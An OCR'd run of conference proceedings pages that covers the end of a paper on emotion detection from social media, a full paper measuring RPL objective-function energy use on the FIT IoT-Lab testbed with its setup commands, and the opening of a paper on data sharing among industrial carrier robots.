Figure 2, shows the comparative analysis of accuracy value for all the algorithms. With accuracy and F1-scores of 86.74, the Random Forest model outscored the other four methods. The Logistic Regression classifier and BERT also showed equivalent results to the Random Forest classifier. In Fig. 3, we plotted the confusion matrix of all the five emotional classes for Random forest classifier.

The goal of the proposed system is to mitigate the problem of mental health issues related to fear-ness, sadness, and stress and provide a smart solution for early identification of it. It will allow mental health experts to identify problems related to depression, sadness, stress in a preliminary stage so that it will not go to a severe problem.

The proposed system will result in an automated detection of mental health problems (such as sadness, fear-ness, stress, depression) based on social media posts using Natural Language Processing (NLP) with machine learning and deep learning methodologies. The system also learns the pattern how the internet users post and share their thoughts in social media platforms.

6 Conclusion and Future Scope

Stress, sadness, and fear-ness have all become major issues in today's society. The primary goal of this paper is to identify these mental health issues in people using machine learning and deep learning classification techniques, with the final goal of enhancing people's quality of life.




Fig. 3 Confusion metrix using Random Forest

In this paper we have deployed several machine learning and deep learning classification models on a freely accessible dataset in order to achieve faster and accurate detection of human emotions.

The traditional stress and emotion detection process is an extremely tedious, time consuming, and inaccurate process. Automatic analysis will allow mental health experts to perform faster and more accurate results for earlier identification of mental health condition.

In near future, more accurate results can be achieved by applying more preprocessing on the text and with the combination of various optimization techniques to reduce information loss. A GUI can also be implemented to take user inputs and show them the predicted output on the UI.

References

1. Baheti RR, Kinariwala S (2019) Detection and analysis of stress using machine learning techniques. Int J Eng Adv Technol (IJEAT) 9(1). ISSN:2249-8958

2. Sharma D, Kapoor N, Kang SS (2020), Stress prediction of students using machine learning. Int J Mechan Product Eng Res Dev (IJMPERD) 10(3). ISSN(P):2249-6890; ISSN(E):2249-8001
3. Karnaa M, Sujitha Juliet D, Catherine Joy R (2020) Deep learning based text emotion recognition for Chatbot applications. In: Proceedings of the fourth international conference on trends in electronics and informatics (ICOEI 2020) IEEE Xplore
4. Turcan E, McKeown K (2019) Dreaddit: a reddit dataset for stress analysis in social media
5. Patil D, Mhetre N, More S, Pathak B, Palan N (2019) Stress level detection from human speech using machine learning techniques. Int J Innov Res Sci Eng Technol 8(3)
6. Rashid U, Iqbal MW, Akmal Skiandar M (2020) Emotion detection of contextual text using deep learning
7. Vaikole S, Mulajkar S, More A, Jayaswal P, Dhas S (2020) Stress detection through speech analysis using machine learning. Int J Creat Res Thoughts (IJCRT) 8(5)
8. Xu Z, Perez-Rosas V, Mihalcea R (2020) Inferring social media users' mental health status from multimodal. Lang Resour Evaluat (LREC 2020) 6292–6299
9. Garg P, Santhosh J, Santhosh J, Ishimaru S (2021) Stress detection by machine learning and wearable sensors. IUI'21 companion. College Station, TX, USA
10. Sundaram V, Ahmed S, Abdul Muqtadeer S (2021) Emotion analysis in text using TF-IDF. In: 2021 11th international conference on cloud computing, data science and engineering (confluence) | 978-1-6654-1451-7/20/$31.00 ©2021 IEEE
11. Mikolov T et al (2013) "Efficient estimation of word representations in vector space." arXiv:1301.3781

Energy Efficient RPL Objective Function Using FIT IoT-Lab

Spoorthi B. Shetty and Mangala Shetty

Abstract The Internet of Things connects and establishes communication between the heterogeneous devices. The network used in IoT is low power and lossy networks which is commonly known as LLN. The components in LLN use low power for its operations. The Internet Engineering Task Force (IETF) has defined routing protocol for standardized LLN, i.e., routing protocol for low power and lossy networks (RPL). The RPL selects suitable path to reach the destination by constructing the destination oriented directed acyclic graph (DODAG). The DODAG can be constructed based on the type of objective function. RPL commonly uses two objective functions they are, MRHOF and objective function zero. The objective function zero uses hop count as its metric, and MRHOF uses the metric of expected transmission count. Hence, selection of the energy efficient objective function plays an important role to make the network of IoT more energy efficient. In existing research, the superiority of MRHOF and OF0 is experimented using only simulation not using the real testbed. Hence, it is essential to conduct the experiment in real testbed to identify the energy efficient objective function. Future Internet of Things (FIT) lab is a platform to carry out the large-scale experimentation using testbed. In this paper, two objective functions MRHOF and OF0 are considered, and experiments are performed in FIT IoT-Lab to identify the energy efficient objective function. After the experiment, it is identified that objective function zero is more energy efficient than MRHOF. From the results of simulation and real testbed experiments, it is concluded that OF0 consumes less energy than the MRHOF.

Keywords Internet of Things · Routing protocol for low power and lossy networks · Minimum rank with hysteresis objective function · Objective function zero · FIT IoT-Lab · IoT · MRHOF · OF0 · RPL

S. B. Shetty (✉) · M. Shetty
Department of M.C.A., NMAMIT, Nitte, Karkala, Karnataka 574110, India
e-mail: sshetty.07@nitte.edu.in

M. Shetty
e-mail: mangalapshetty@nitte.edu.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_17

1 Introduction

IoT is mainly used to establish and connect the heterogeneous components in the network. IoT uses LLN network and RPL protocol for the efficient transmission [1]. RPL uses the suitable objective function to construct its DODAG. Hence, selection of suitable objective function plays an important role to conserve the power of node and to enhance the lifetime of network [2]. As identified in survey, it is noted that few researchers have compared the existing objective function for different topologies but have not identified energy efficient objective function [3]. As energy is the important metric in RPL, it is necessary to identify the energy efficient objective function for static IoT network.

1.1 Motivation

In paper Spoorthi et al. [4], the objective functions are compared for different types of topologies like ring, butterfly, umbrella, and it is summarized and noted that in all three topologies, OF0 consumes less power than MRHOF. But the shortcome of this paper is, they have experimented using simulation not using real testbed. In order to identify the power efficient objective function, it is necessary to test the objective function using real testbed along with simulation. This motivated us to consider the problem to experiment the performance of objective function using real testbed for the parameters of power. Hence, in this paper, performance of RPL is evaluated using two objective functions in FIT IoT-Lab.

The paper is organized as follows: Sect. 2 covers the related work of RPL in the form of literature survey. Section 3 introduces the configuration of testbed through experimental details, Sect. 4 provides the framework to predict the nature of the network in methodology, Sect. 5 gives the outcome after experiment and finally, Sect. 6 summarizes the paper.

2 Literature Survey

Lot of research has been carried out on the stable nodes of IoT using RPL protocol. From the survey, it is identified that RPL is considered as an efficient routing protocol for IoT. In Long et al. [5] and Gnawali et al. [6], RPL's performance is compared with collection tree protocol and it is identified that RPL works better in dense network by considering the parameter of power and packet reception ratio. In this experiment, authors identified the suitable routing protocol for IoT, but did not consider the suitable objective function for IoT.

In Spoorthi et al. [4], authors have evaluated the performance of RPL based on the type of objective function. In this, they have considered Cooja simulator for their experiment. But they have not tested their result using real testbed. In Qasem et al. [7], the authors have evaluated objective functions using simulation. In this paper, grid and random topologies are considered for their experiment and the calculation of power consumption is done using RX value. From the results, the authors concluded that in some scenario, OF0 performs better, and in some scenario, MRHOF performs better. In paper [8], authors evaluated the skewness of DODAG using large-scale testbed and simulation. In this, author also addressed the load balancing problem. As a solution, authors proposed SB-RPL, which is used to obtain distribution of workload in balance among the LLN nodes. The working of SB-RPL is then compared with existing objective function using both real testbed and simulator for load balancing. But the limitation of this paper is that, they have considered only load balancing not power. From the above papers and as observed in other papers like [1, 9], it is noted that most of the researchers have considered objective function evaluation and comparison using simulator. Only few have experimented using FIT IoT-Lab [10, 11]. From the simulation result, it is observed that in some of research papers, objective function zero performs better and in some, MRHOF performs better. By this, it is difficult for the researchers to select and to use the energy efficient objective function in their work. It is also noted from the survey that only few researchers have experimented in real testbed. Hence, to identify the energy efficient objective function, it is better to test the performance using real testbed which make this work unique and helps to identify the energy efficient objective function for future work. Steps to be followed in FIT IoT are:

1. Set up the nodes in FIT IoT lab to conduct the experiment.
2. Select the nodes in ring/random format.
3. Perform the experiment for different objective function.
4. Note down the power consumption of OF0 and MRHOF.
5. Compare the noted result and identify the energy efficient objective function among OF0 and MRHOF.

3 Experimental Details

To evaluate the performance of objective function zero and MRHOF objective function in a real testbed, FIT IoT-Lab can be used. The experiment is conducted for the varied number of nodes.

3.1 FIT IoT-Lab Setup

IoT-lab [link (www.iot-lab.info)] is a large-scale network consisting of wireless sensor nodes [8]. These nodes are equipped with tools to perform experiment on them. The labs are located in six different places of France with 2728 wireless sensor nodes as shown in Fig. 1.

Fig. 1 Locations of FIT IoT-Lab




Table 1 Hardware parameters

Antenna model	Omni-directional
MAC	802.15.4 beacon enabled
Radio chip	TI CC2420
Radio propagation	2.4 GHz
Transmission power	−17 dBm

A node in the lab is an embedded computer with sensors and a radio chip for communications. For our experiment, the location used is Grenoble site, France. The experiment is conducted with maximum of 50 sender nodes (M3 ARM Cortex) and one sink node. The M3 node contains 64 kB RAM, one ARM M3 cortex microcontroller, rechargeable 3.7 V LiPo battery and one IEEE 802.15.4, radio AT86RF231 with several types of sensors. The transmission power for multi-hop topology is set to 17 dBm [7]. The details of parameters are described in Tables 1 and 2.

4 Methodology

To setup the experiment in FIT IoT-Lab, the following procedure must be followed. The testbed in FIT IoT-LAB should be accessed through its web portal [7] or using command-line tools. One can easily submit the experiment and can start interacting with M3 nodes. Initially, one need to set up the access to the IoT-LAB servers, through

Table 2 FIT IoT-Lab experimental setup

Experimental parameter	Values
Environment	Indoor
Network scale	1 sink and 40 nodes
Node spacement	Uniform random
Deployed nodes	41 random nodes
Platform	ContikiOS /M3 Cortex ARM
Duration	15 min per instance
Application traffic	UDP/IPv6 traffic
Payload size	6 bytes
Number of hops	Multihop
Embedded network stack	Contiki MAC
Compared objective functions	RPL(OF0, MRHOF)




Fig. 2 Update SSH key

their own ssh. To do this, create an SSH key pair for authentication. Then, register the public key on the website, and then, check the access to a testbed server.

To generate SSH key on Unix system execute the below command.
you@yourpc:$ ssh-keygen-t rsa
After creating private and public key give the ls command as: you@yourpc: $ ls/.ssh/
It should give the output as: id_rsa id_rsa.pub.

After creating our SSH key pair, one need to register the public key in the IoT-LAB profile. To do that, first login to the FIT IoT-Lab portal, then click on the account icon and choose the SSH keys tab. After choosing this, paste the public key in the text input and save it by clicking on update SSH keys button as shown in Fig. 2.
After registering the public key in our IoT-Lab Profile, establish the connection to Grenoble site frontend SSH. The command used is:
you@yourpc: $ssh login@grenoble.iotlab.info (# replace login by your iot-lab login, the login used in our experiment is sshetty)
If the login is successful, then the terminal prompts sshetty@grenoble in place of you@yourpc. Next step is to create a monitoring profile for each node of the experiment as shown in Fig. 3 and then submit a new experiment.




Fig. 3 Creating monitoring file




Fig. 4 Node selection in FIT IoT-Lab

Give the suitable profile name, the architecture of M3 node, and select the suitable consumption among current, voltage and power parameters.

For the new experiment, select the desired number of nodes either randomly or by manually selecting from the node map as shown in Fig. 4. Then, load the firmware to the node. This firmware must be in .elf format not in .c format.
Procedure to convert .c to .elf file [7]

1. Create a new repository in GitHub.
2. Setup your environment by cloning the iot-lab repository from GitHub by following the below mentioned steps:

ssh<login> $@grenoble.iot-lab.info$
$< login@grenoble\ \$\ gitclonehttps://github.com/iot-lab/iot-lab.git$
$Cloningintoiot-lab...$
$< login > @grenoble\ \$\ cdiot-lab$
$< login > @grenoble : /iot-lab\ make$
Welcome to the IoT-LAB development environment setup.
$< login > @grenoble : /iot-lab\$\ makesetup-contiki$
$makesetup-contiki$
$< login > @grenoble : /iot-lab\$\ \ cd\ \ parts/iot-lab/parts/contiki/examples/ipv6/rpl-collect$
Change your directory which contains the .c files for your experiment. (In our experiment, the files used are udp-sender.c and udp-sink.c of rpl-collect folder in IPv6, Hence change your directory to rpl-collect). Use the following command to compile the c files of the directory. $sshetty@grenoble : \$make\ TARGET = iotlab-m3$

After successful compilation, it creates the elf files.

After creating .elf file,copy them to your local desktop using below command: $scpsshetty@grenoble.iot-lab.info : /senslab/users/sshetty/iotlab/parts/$

Fig. 5 Display of selected nodes




Fig. 6 Experiment in running state

$contiki/examples/ipv6/rpl - collect/udpsink.iotlab - m3/home/spoorthi/Desktop.$
(terminal should be referring to your local system) Load the firmware and profile monitoring file to the selected node as shown in Fig. 5. As depicted in figure, udp-sender.iotlab-m3 is the firmware loaded to the 50 nodes and test_8 is the name of the monitoring profile.

Node number 96 is loaded with udp-sink.iotlab-m3 firmware indicating that the node number 96 acts like a sink and all the other 50 nodes act like sender nodes. After preparing the node for the experiment with firmware and monitoring profile to monitor the nodes, then submit the experiment as shown in Fig. 5. In our experiment, three monitoring parameters are considered. They are power, voltage and current. The status of experiment can be seen as depicted in Fig. 6. Figure 6 depicts that, the experiment name 40_node_opt is uploaded and it is under running state and 5 min of experiment is over out of 10 min. After completing the execution of experiment, to monitor the output give the below command:
less$/.iotlab/last/consumption/m3_96.oml|tee40_node_mod.txt$. The above command displays the power, voltage and current consumed by node m3_96 and stores the result in the file called 40_node_mod.txt. The power, voltage and current can be noted down from this file.

5 Result

The ring and random deployments are considered in the experiment. The parameters considered for the evaluation are power, voltage and current.

Table 3 Consumption of Power in ring

Number of nodes	MRHOF	OF0
10	0.162811408	0.1444061
20	0.16292828	0.1453435
30	0.162705531	0.1443665
40	0.1628956	0.1453435
50	0.16240823	0.144611
10	0.050	0.044385
20	0.0502740	0.044768
30	0.05020	0.0444775
40	0.05026251	0.44763
50	0.050183109	0.044556

Table 4 Current consumption in ring topology

Number of nodes	MRHOF(mA)	OF0(mA)
10	0.050	0.044385
20	0.0502740	0.044768
30	0.05020	0.0444775
40	0.05026251	0.044763
50	0.050183109	0.044556

5.1 Ring Deployment

In case of ring deployment, the power and current consumption of MRHOF and OF0 are listed in Table 3 for the nodes ranging from 10 to 50 sender nodes with one sink node. After the comparison, it is observed that OF0 consumes less power than MRHOF which proves that OF0 is more power efficient than MRHOF. In case of current consumption the current consumed in OF0 and MRHOF is tabulated in Table 4 and the comparison graph is plotted in Figs. 7 and 8. After comparison, it is noted that OF0 is also more efficient in current consumption. In case of voltage consumption, it is observed that both OF0 and MRHOF consume equal amount of voltage.

5.2 Random Deployment

In case of random deployment, the power consumption of nodes for the nodes ranging from 10 to 40 is noted in Table 5. The power consumption is compared for the




Fig. 7 Power consumption in ring




Fig. 8 Current consuption in ring

Table 5 Power consumption in random topology

Number of nodes	MRHOF	OF0
10	0.162	0.161
20	0.161	0.162
30	0.162	0.160
40	0.160	0.161

objective function zero and MRHOF objective function. It is noted after the comparison from the values that, power consumption is same in both OF0 and MRHOF for random topology.

6 Conclusion

In this paper, the objective function is evaluated using FIT IoT-Lab for the different topologies. From the experiments, it is identified that in case of ring topology OF0 is more efficient in terms of power and current consumption than MRHOF. In case of random deployment both consume same power. Hence, it is advised to use OF0 objective function in the experiment to achieve energy efficiency in RPL. In future, the objective function's performance can be tested and evaluated for other topologies using FIT IoT-Lab. Along with the static network, one can evaluate the performance of objective function for mobile network.

References

1. Culler DE, Kim HS, Ko J, Paek J (2017) Challenging the ipv6 routing protocol for low- power and lossy networks (rpl): a survey. IEEE Commun Surv 19(4):2502–2525
2. Bai F, Helmy A (2019) A survey of mobility models. Wirel Adhoc Netw
3. Imaduddin M, Lamaazi H, Benamar N, Jara AJ (2015) Performance assessment of the routing protocol for low power and lossy networks. Wirel Netw 10
4. Shetty Spoorthi PSUK (2019) Performance of static iot networks using rpl objective functions. IJRTE 8(12):8972–8977
5. Colitti W, Long NT, De Caro N, Steenhaut K (2012) Comparative performance study of rpl in wireless sensor networks, pp 1–6
6. Jamieson K, Gnawali O, Fonseca R, Levis P (2009) Collection tree protocol. In: Proceedings of the 7th ACM conference on embedded networked sensor systems, pp 1–14
7. Yassien MB, Qasem M, Altawssi H, Al-Dubai A (2015) Performance evaluation of rpl objective functions 12:1606–1613
8. Nataf E, Kamgueu PO, Ndie TD (2018) Survey on rpl enhancements: a focus on topology, security and mobility
9. Krishna G, Bhalaji N (2016) Analysis of routing protocol for low-power and lossy networks in iot real time applications 87:270–274
10. Montavont J, Foubert B (2019) Sharing is caring: a cooperation scheme for rpl network resilience and efficiency
11. Dubrulle J, Nassar J, Berthomé M, Mitton N (2018) Multiple instances qos routing in rpl: application to smart grids

Effective Data-Sharing Method for Multiple ICR Management in Autonomous Distributed Control Systems

Takaaki Kawano, Daiki Nobayashi, and Takeshi Ikenaga

Abstract Industrial carrier robots (ICRs), which are designed to deliver packages to designated destinations automatically in automated and semi-automated facilities, can potentially contribute to resolving labor shortages and improving productivity. Conventional ICRs operate within a centralized system in which a remote server manages both general task assignments and collision avoidance. However, such systems entail significant infrastructure maintenance costs. This paper focuses on autonomous operations and autonomous distributed control methods in which ICRs first share task and location information, and then distribute upcoming tasks among themselves based on that shared information. However, when each ICR is required to communicate with all the other ICRs in a distributed system, the number of wireless communications will increase with the number of system ICRs, thereby wasting wireless communication resources. In this paper, we propose a method that reduces wireless communication loads by using a sink node to streamline communication, and then presents simulation evaluation results that show it can effectively achieve autonomous distributed control in ICR systems.

1 Introduction

The continued aging of populations in advanced countries will increase the number of elderly working people and thus may reduce labor power. Accordingly, digital technologies such as artificial intelligence (AI), robots, and the Internet of Things (IoT) are now being positioned to help resolve such labor shortages and improve productivity. Industrial carrier robots (ICRs), which can deliver packages to desig-

T. Kawano (✉) · D. Nobayashi · T. Ikenaga
Kyushu Institute of Technology, Kitakyushu, Japan
e-mail: kawano.takaaki833@mail.kyutech.jp

D. Nobayashi
e-mail: nova@ecs.kyutech.ac.jp

T. Ikenaga
e-mail: ike@ecs.kyutech.ac.jp

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_18




Fig. 1 Centralized control method




Fig. 2 Autonomous distributed control method

nated destinations in automated or semi-automated facilities, are one of the more important technologies [1]. However, to be effective in practical use, ICR-based transportation systems need the ability to quickly and efficiently transport numerous packages between multiple locations, which means managers must operate multiple ICRs within the same facilities. In such cases, the two primary roles of an ICR management system are efficiently assigning tasks to multiple ICRs and preventing collisions among them.

In conventional centralized ICR systems, remote servers provide overall management for task assignments and collision avoidance control on routes used by ICR group members as shown in Fig. 1. Hence, we can see that centralized ICR systems impose heavy loads on their management servers because they must frequently communicate with multiple ICRs. Additionally, even though centralized systems require substantial infrastructure outlays and extensive maintenance costs to ensure reliable communication between servers and ICRs, such systems have limited extensibility [2]. On the other hand, Fig. 2 shows an overview of an autonomous distributed control model. In this method, every ICR uses wireless communications to exchange its position and task status data with all other system ICRs, and each ICR considers the status of all other ICRs in relation to their package delivery and collision avoidance states when making decisions. Since this method does not require a server installation, infrastructure management is simplified, administrators can more easily manage the system, and the system itself can be expanded simply by installing additional ICRs. However, since the autonomous distributed control method requires each ICR to communicate wirelessly with all other system ICRs, the number of wireless communications increases in tandem with the number of system ICRs, which can lead to wireless communication resource wastage [3, 4]. Furthermore, the increased number of collisions among wireless data packets will ultimately prevent system ICRs from being able to efficiently share the information needed to assign tasks or avoid actual collisions between ICRs.

In related works, Caruntu et al. studied vehicle-to-vehicle (V2V) communications using vehicle-to-infrastructure (V2I) techniques in an effort to more efficiently share information among autonomous mobile robots [5, 6]. Separately, Guo et al. proposed a data-sharing method that uses a relay robot to share data collected by a source robot with a data center [7]. Meanwhile, Kim et al. proposed an information sharing method that works by classifying multi-robots into leader, relay, and source robots, and then uses those designations to form clusters [8]. Ding et al. proposed a data link layer ad hoc protocol for multi-robot cooperative communication [9]. Acharjee et al. propose an improved hierarchical cluster-based approach in WMN [10, 11]. Muthukumaran compared the performance of four routing, AODV, DSDV, DSR, and AOMDV, designed for the Mobile Ad Hoc NETwork (MANET) [12, 13]. However, they do not address the problems in case that data transmissions do not reach neighboring robots because they do not consider situations in which adjacent robots are not available. With these points in mind, this paper reports on a data-sharing method that works effectively.

This paper proposes an effective data-sharing method that facilitates the management of multiple ICRs in autonomous distributed control systems. To accomplish this, we select an ICR from those available in the system, hereafter referred to as the sink node, and task it with collecting information, such as position data, from all the other system ICRs. The sink node ICR then delivers all of the collected position information to the other ICRs simultaneously in the form of a single aggregated data packet. Since our proposed method is particularly focused on delivery efficiency, the system is set up so that if a delivering ICR does not receive an aggregated data packet from the sink node ICR within a certain preset time that ICR sends a Negative ACKnowledgment (NACK) message to the sink node, which then retransmits the data packets to the ICR that has not received it. To verify the effectiveness of the proposed method, we created a simulation in which an ICR generates the location information communication required for ICR control.

2 Proposed Method

In this section, we discuss various ICR control methods and the methods used for sharing data among ICRs. In addition, we explain the problems of each method in relation to our proposed method.

2.1 Assumptions

We will describe the control functions required by ICRs used in autonomous distributed systems. In this autonomous distributed system, we assumed that all ICRs




Fig. 3 Flow for proposal 1


could communicate with each other via AP installed in the facility. The AP covers all areas of the facility with wireless communication. Thus, an ICR can communicate with other ICRs anywhere in the building. Wireless communication between ICRs is based on Wi-Fi. To achieve autonomous distributed control, such ICR systems must have two important capabilities. First, they must be able to prevent ICRs from colliding with each other during transport, which means each ICR must periodically exchange route and location data with all the other ICRs in the system. Second, based on locations and capacities, the ICR system must be capable of selecting the optimal ICR for ensuring the most expeditious delivery of each transported item. However, since there is no server to manage tasks in an autonomous decentralized control system, all ICRs must share be able to share location, task, and other information with each other at relatively short intervals via wireless communications. This means that any scheme for data-sharing among ICRs must be designed to minimize communication burdens. With this point in mind, we propose an effective data-sharing method for managing multiple ICRs in autonomous distributed control systems.

2.2 *Sink Node-Based Data-Sharing Method*

In our proposed wireless communication method, an ICR sink node[1] is selected from all nodes comprising a system, and all the other nodes share data with the sink node. Since the sink node handles the task of relaying that information to all the

[1] It should be noted that because the sink node collects and distributes all shared information from and to all system nodes, from the viewpoint of relaying data most efficiently, it should preferentially be selected from nodes in the facility center or at a fixed location such as a charging station.

Fig. 4 Flow for proposal 3



other nodes, individual communications between and among individual nodes are not required. This reduces communication frequency, and hence the overall wireless communication load. To facilitate this, our proposed method is divided into collection and delivery phases. During the collection phase, all ICRs send location and task data to the sink node using unicast transmission control protocol (TCP) communications. In the delivery phase, the sink node sends the data collected to all system ICRs. We will now focus on the delivery phase and propose three different approaches.

First, we propose a method to transmit information collected by the sink node to all nodes by using the unicast method (Proposal 1). On the positive side, using unicast for transmission ensures nodes can share information reliably. Figure 3c shows the Proposal 1 sequence diagram in which ICR-B serves as the sink node and distributes delivery phase information. The Proposal 1 data-sharing procedure is as follows: (1) Each node sends its location and task information to the sink node. (2) The sink node aggregates information sent from all nodes into one data packet. (3) The sink node then transmits the aggregated data packet to all nodes via unicast. While Proposal 1 can surely share information between ICRs by retransmission control at the MAC layer for unicast communication, Proposal 1 generates more wireless communication by the transmission of acknowledgments.

Next, Proposal 2 transmit data using broadcast in the delivery phase. Note that the data collection phase is similar to Proposal 1. In this method, the number of transmissions is reduced to a level lower than Proposal 1 because it eliminates the loading imposed when the sink node transmits the packet to all nodes via unicast. However, since sink node broadcasts are not acknowledged by each node, there is no way to ensure that all nodes remain synchronized [14]. This means Proposal 2 is not sufficiently reliable to use in an autonomous distributed control system.

In contrast, Proposal 3 combines the broadcast transmissions of Proposal 2 with the unicast method of Proposal 1 to create a hybrid method that ensures all nodes are synchronized as shown in Fig. 4. More specifically, information from each node is sent to the sink node via unicast, which aggregates the data into a single packet and broadcasts it to all nodes. However, of particular note here, when any nodes have not received an aggregated data packet from the sink node within a preset period, they send a NACK message to the sink node via unicast, which then retransmits the aggregated data packet to the unreachable nodes via the same method. As a result, not only can Proposal 3 share information more reliably than Proposal 2, it can also reduce wireless communication loads to a level below Proposal 1.

3 Simulation Evaluation

In this section, we describe the performance evaluation by simulation.

3.1 Simulation Evaluation Scenario

This section describes the simulation model and scenario used to evaluate our proposed method and then presents results and considerations. Note that the Scenargie network simulator [15] was used in this study.

